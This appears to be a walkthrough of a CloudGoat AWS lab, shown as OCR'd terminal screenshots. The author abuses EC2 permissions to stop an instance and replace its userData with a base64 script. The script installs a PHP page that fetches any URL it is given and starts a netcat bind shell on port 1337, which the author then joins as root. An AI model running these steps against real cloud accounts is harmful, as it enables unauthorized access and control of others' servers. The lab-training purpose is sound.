
```
#!/bin/bash
yum update -y
yum install php -y
yum install httpd -y
mkdir -p /var/www/html
cd /var/www/html
rm -rf ./*
printf "<?php\nif(isset(\$_POST['url'])) {\n  if(strcmp(\$_POST['password'], '96991059740313131132033008') != 0) {\n
echo 'Wrong password. You just need to find it!';\n    die;\n  }\n  echo '<pre>';\n  echo(file_get_contents(\$_POST['url']));\n
echo '</pre>';\n  die;\n}\n?>\n<html><head><title>URL Fetcher</title></head><body><form method='POST'><label
for='url'>Enter the password and a URL that you want to make a request to (ex: https://google.com/)</label><br /><input
type='text' name='password' placeholder='Password' /><input type='text' name='url' placeholder='URL' /><br /><input
type='submit' value='Retrieve Contents' /></form></body></html>" > index.php
```

What instances can we manage?




```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $  aws ec2 describe-instances --profile bob
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-a9d09ed1",
                    "InstanceId": "i-0b231ce6dd17449ad",
                    "InstanceType": "t2.micro",
                    "KeyName": "cloudgoat_key",
                    "LaunchTime": "2019-05-23T09:16:15.000Z",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-west-2b",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
                    "PrivateDnsName": "ip-172-31-23-140.us-west-2.compute.internal",
                    "PrivateIpAddress": "172.31.23.140",
                    "ProductCodes": [],
                    "PublicDnsName": "ec2-54-185-245-201.us-west-2.compute.amazonaws.com",
                    "PublicIpAddress": "54.185.245.201",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
                    "StateTransitionReason": "",
                    "SubnetId": "subnet-de4960a7",
                    "VpcId": "vpc-93f12deb",
                    "Architecture": "x86_64",
                    "BlockDeviceMappings": [
                        {
                            "DeviceName": "/dev/xvda",
                            "Ebs": {
                                "AttachTime": "2019-05-23T09:16:16.000Z",
                                "DeleteOnTermination": true,
                                "Status": "attached",
                                "VolumeId": "vol-0d9cbc6f4c4c684f2"
                            }
                        }
                    ],
```

Stop the instance to modify data




```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $  aws ec2 stop-instances --instance-id i-0b231ce6dd17449ad --profile
 bob
{
    "StoppingInstances": [
        {
            "CurrentState": {
                "Code": 64,
                "Name": "stopping"
            },
            "InstanceId": "i-0b231ce6dd17449ad",
            "PreviousState": {
                "Code": 16,
                "Name": "running"
            }
        }
    ]
}
```

Start the instance with new User Data




```
--attribute userData --value file://myuserdata_base64.sh --profile bob
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $   aws ec2 start-instances --instance-id i-0b231ce6dd17449ad --profil
e bob
{
    "StartingInstances": [
        {
            "CurrentState": {
                "Code": 0,
                "Name": "pending"
            },
            "InstanceId": "i-0b231ce6dd17449ad",
            "PreviousState": {
                "Code": 80,
                "Name": "stopped"
            }
        }
    ]
}
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $   aws ec2 describe-instance-attribute --instance-id i-0b231ce6dd1744
9ad --attribute userData --profile bob
{
    "InstanceId": "i-0b231ce6dd17449ad",
    "UserData": {
        "Value": "IyBDcmVhdGUgbmV3IFVzZXJEYXRhIHRvIHNlbmQgdG8gaW5zdGFuY2UsIHNhdmUgdGhpcyB0byBhIGZpbGUKIyBodHRwczovL2F3cy5hbWF6b24uY29tL3
ByZW1pdW1zdXBwb3J0L2tub3dsZWRnZS1jZW50ZXIvZXhlY3V0ZS11c2VyLWRhdGEtZWMyLwpDb250ZW50LVR5cGU6IG11bHRpcGFydC9taXhlZDsgYm91bmRhcnk9Ii8vIgpNSU
1FLVZlcnNpb246IDEuMAoKLS0vLwpDb250ZW50LVR5cGU6IHRleHQvY2xvdWQtY29uZmlnOyBjaGFyc2V0PSJ1cy1hc2NpaSIKTUlNRS1WZXJzaW9uOiAxLjAKQ29udGVudC1Ucm
Fuc2Zlci1FbmNvZGluZzogN2JpdApDb250ZW50LURpc3Bvc2l0aW9uOiBhdHRhY2htZW50OyBmaWxlbmFtZT0iY2xvdWQtY29uZmlnLnR4dCIKCiNjbG91ZC1jb25maWcKY2xvdW
RfZmluYWxfbW9kdWxlczoKLSBbc2NyaXB0cy11c2VyLCBhbHdheXNdCgotLS8vCkNvbnRlbnQtVHlwZTogdGV4dC94LXNoZWxsc2NyaXB0OyBjaGFyc2V0PSJ1cy1hc2NpaSKTU
lNRS1WZXJzaW9uOiAxLjAKQ29udGVudC1UcmFuc2Zlci1FbmNvZGluZzogN2JpdApDb250ZW50LURpc3Bvc2l0aW9uOiBhdHRhY2htZW50OyBmaWxlbmFtZT0idXNlcmRhdGEudH
h0IgoKIyEvYmluL2Jhc2gKcm0gLXJmIC92YXIvbGliL2Nsb3VkLyoKIyEvYmluL2Jhc2gKeXVtIHVwZGF0ZSAteQp5dW0gaW5zdGFsbCBwaHAgLXkKeXVtIGluc3RhbGwgaHR0cG
QgLXkKbWtkaXIgLXAgL3Zhci93d3cvaHRtbApjZCAvdmFyL3d3dy9odG1sCnJtIC1yZiAuLyoKcHJpbnRmICI8P3BocFxuaWYoaXNzZXQoXCRfUE9TVFsndXJsJ10pKSB7XG4gIG
lmKHN0cmNtcChcJF9QT1NUWydwYXNzd29yZCddLCAnOTY5OTEwNTk3NDAzMTMxMzExMzIwMzMwMDgwJykgIT0gMCkge1xuICAgIGVjaG8gJ1dyb25nIHBhc3N3b3JkLiBZb3Ugan
VzdCBuZWVkIHRvIGZpbmQgaXQhJztcbiAgICBkaWU7XG4gIH1cbiAgZWNobyAnPHByZT4nO1xuICBlY2hvKGZpbGVfZ2V0X2NvbnRlbnRzKFwkX1BPU1RbJ3VybCddKSk7XG4gIG
VjaG8gJzwvcHJlPic7XG4gIGRpZTtcbn1cbj8+XG48aHRtbD48aGVhZD48dGl0bGU+VVJMIEZldGNoZXI8L3RpdGxlPjwvaGVhZD48Ym9keT48Zm9ybSBtZXRob2Q9J1BPU1QnPj
xsYWJlbCBmb3I9J3VybCc+RW50ZXIgdGhlIHBhc3N3b3JkIGFuZCBhIFVSTCB0aGF0IHlvdSB3YW50IHRvIG1ha2UgYSByZXF1ZXN0IHRvIChleDogaHR0cHM6Ly9nb29nbGUuY2
9tLyk8L2xhYmVsPjxiciAvPjxpbnB1dCB0eXBlPSd0ZXh0JyBuYW1lPSdwYXNzd29yZCcgcGxhY2Vob2xkZXI9J1Bhc3N3b3JkJyAvPjxpbnB1dCB0eXBlPSd0ZXh0JyBuYW1lPS
d1cmwnIHBsYWNlaG9sZGVyPSdVUkwnIC8+PGJyIC8+PGlucHV0IHR5cGU9J3N1Ym1pdCcgdmFsdWU9J1JldHJpZXZlIENvbnRlbnRzJyAvPjwvZm9ybT48L2JvZHk+PC9odG1sPi
IgPiBpbmRleC5waHAKL3Vzci9zYmluL2FwYWNoZWN0bCBzdGFydAp5dW0gaW5zdGFsbCAteSBubWFwCnN1ZG8gbmMgLW52bHAgMTMzNyAtayAtZSAvYmluL2Jhc2ggJgotLS8vCg
==\n"
    }
}
```

Find a debug SG to attach




```
"Description": "Debug SG for EC2 instances",
"GroupName": "cloudgoat_ec2_debug_sg",
"IpPermissions": [
    {
        "FromPort": 0,
        "IpProtocol": "tcp",
        "IpRanges": [
            {
                "CidrIp": "[redacted]"
            }
        ],
        "Ipv6Ranges": [],
        "PrefixListIds": [],
        "ToPort": 65535,
        "UserIdGroupPairs": []
    }
],
"OwnerId": "194713851162",
"GroupId": "sg-030bc810d5d2e977b",
"IpPermissionsEgress": [
    {
        "IpProtocol": "-1",
        "IpRanges": [
            {
                "CidrIp": "0.0.0.0/0"
            }
        ],
        "Ipv6Ranges": [],
        "PrefixListIds": [],
        "UserIdGroupPairs": []
    }
],
```

Reaching the instance



```
lukasz@MacBook-Pro:~ $ curl -v 54.185.245.201
* Rebuilt URL to: 54.185.245.201/
*   Trying 54.185.245.201...
* TCP_NODELAY set
* Connected to 54.185.245.201 (54.185.245.201) port 80 (#0)
> GET / HTTP/1.1
> Host: 54.185.245.201
> User-Agent: curl/7.54.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 23 May 2019 09:23:29 GMT
< Server: Apache/2.4.39 () PHP/5.4.16
< Upgrade: h2,h2c
< Connection: Upgrade
< X-Powered-By: PHP/5.4.16
< Content-Length: 377
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 54.185.245.201 left intact
<html><head><title>URL Fetcher</title></head><body><form method='POST'><label for='url'>Enter the password and a URL that you want to ma
ke a request to (ex: https://google.com/)</label><br /><input type='text' name='password' placeholder='Password' /><input type='text' na
me='url' placeholder='URL' /><br /><input type='submit' value='Retrieve Contents' /></form></body></html>lukasz@MacBook-Pro:~ $
```


Reverse Shell



```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $ nc -nv 34.218.239.93 1337
34.218.239.93 1337 (menandmice-dns) open
echo Hello
Hello
ls -al
total 4
drwxr-xr-x 2 root root  23 May 23 09:39 .
drwxr-xr-x 4 root root  33 May 23 09:19 ..
-rw-r--r-- 1 root root 635 May 23 09:39 index.php
```

